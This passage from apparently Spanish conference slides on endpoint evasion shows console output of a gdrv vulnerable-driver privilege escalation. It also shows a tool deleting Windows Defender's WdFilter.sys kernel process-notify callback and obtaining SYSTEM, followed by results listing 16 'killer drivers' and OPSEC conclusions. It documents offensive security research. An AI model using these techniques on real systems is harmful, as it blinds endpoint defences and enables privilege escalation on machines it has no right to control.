        printf("[-] Failed to open device. Error: %d (0x%x)\n", lastError, lastError);
        return 1;
    }

    printf("[+] Device handle obtained.\n");
```

Endpoint Evasion: TTPs en U/K Mode

Modificación de hash



Endpoint Evasion: TTPs en U/K Mode

```
PS C:\Users\s4dbrd\Desktop> .\gdrv lpe.exe
PS C:\Users\s4dbrd\Desktop> .\gdrv_enum_callbacks.exe -proc -delete 0xffffae84008c2b7f
[+] ProcessNotifyRoutine array address: 0xfffff802644ec120
[+] Registered Callbacks for ProcessNotifyRoutine:
    [0] Raw: 0xffffae840005051f | RealCallback: 0xfffff80263b390c0 => ntosext.sys
    [1] Raw: 0xffffae84000ffb1f | RealCallback: 0xfffff802656f7070 => cng.sys
    [2] Raw: 0xffffae84008c2b7f | RealCallback: 0xfffff80265ff2f20 => WdFilter.sys
 [*] Deleting callback at index 2...
 [+] Successfully deleted callback at slot 2
    [3] Raw: 0xffffae84008c2baf | RealCallback: 0xfffff8025ffedeb0 => FLTMGR.SYS
    [4] Raw: 0xffffae84008c2e1f | RealCallback: 0xfffff802665d8780 => tcpip.sys
    [5] Raw: 0xffffae8403249f4f | RealCallback: 0xfffff80266a9a1f0 => SysmonDrv.sys
    [6] Raw: 0xffffae840324a27f | RealCallback: 0xfffff80266b5d930 => iorate.sys
    [7] Raw: 0xffffae840324a4bf | RealCallback: 0xfffff8026567fd90 => CI.dll
    [8] Raw: 0xffffae840324ae7f | RealCallback: 0xfffff802672668a0 => CLASSPNP.SYS
    [9] Raw: 0xffffae840371b6af | RealCallback: 0xfffff80268f010c0 => BasicRender.sys
    [a] Raw: 0xffffae840373b5ef | RealCallback: 0xfffff80265093ce0 => ntosext.sys
    [b] Raw: 0xffffae840372113f | RealCallback: 0xfffff8026c37c3b0 => BTHport.sys
C:\Users\s4dbrd\Desktop>whoami
nt authority\system
```

Resultados

- 16 killer drivers
- 5 LPE
- 3 Directivas Memoria Física

Conclusiones

- A nivel de seguridad operacional (OPSEC) algunos EDRs pueden alertar cuando su agente deja de estar activo
- Eliminar kernel callbacks + OPSEC

Endpoint Evasion: TTPs en U/K Mode

¡MUCHAS GRACIAS!

ESKERRIK ASKO!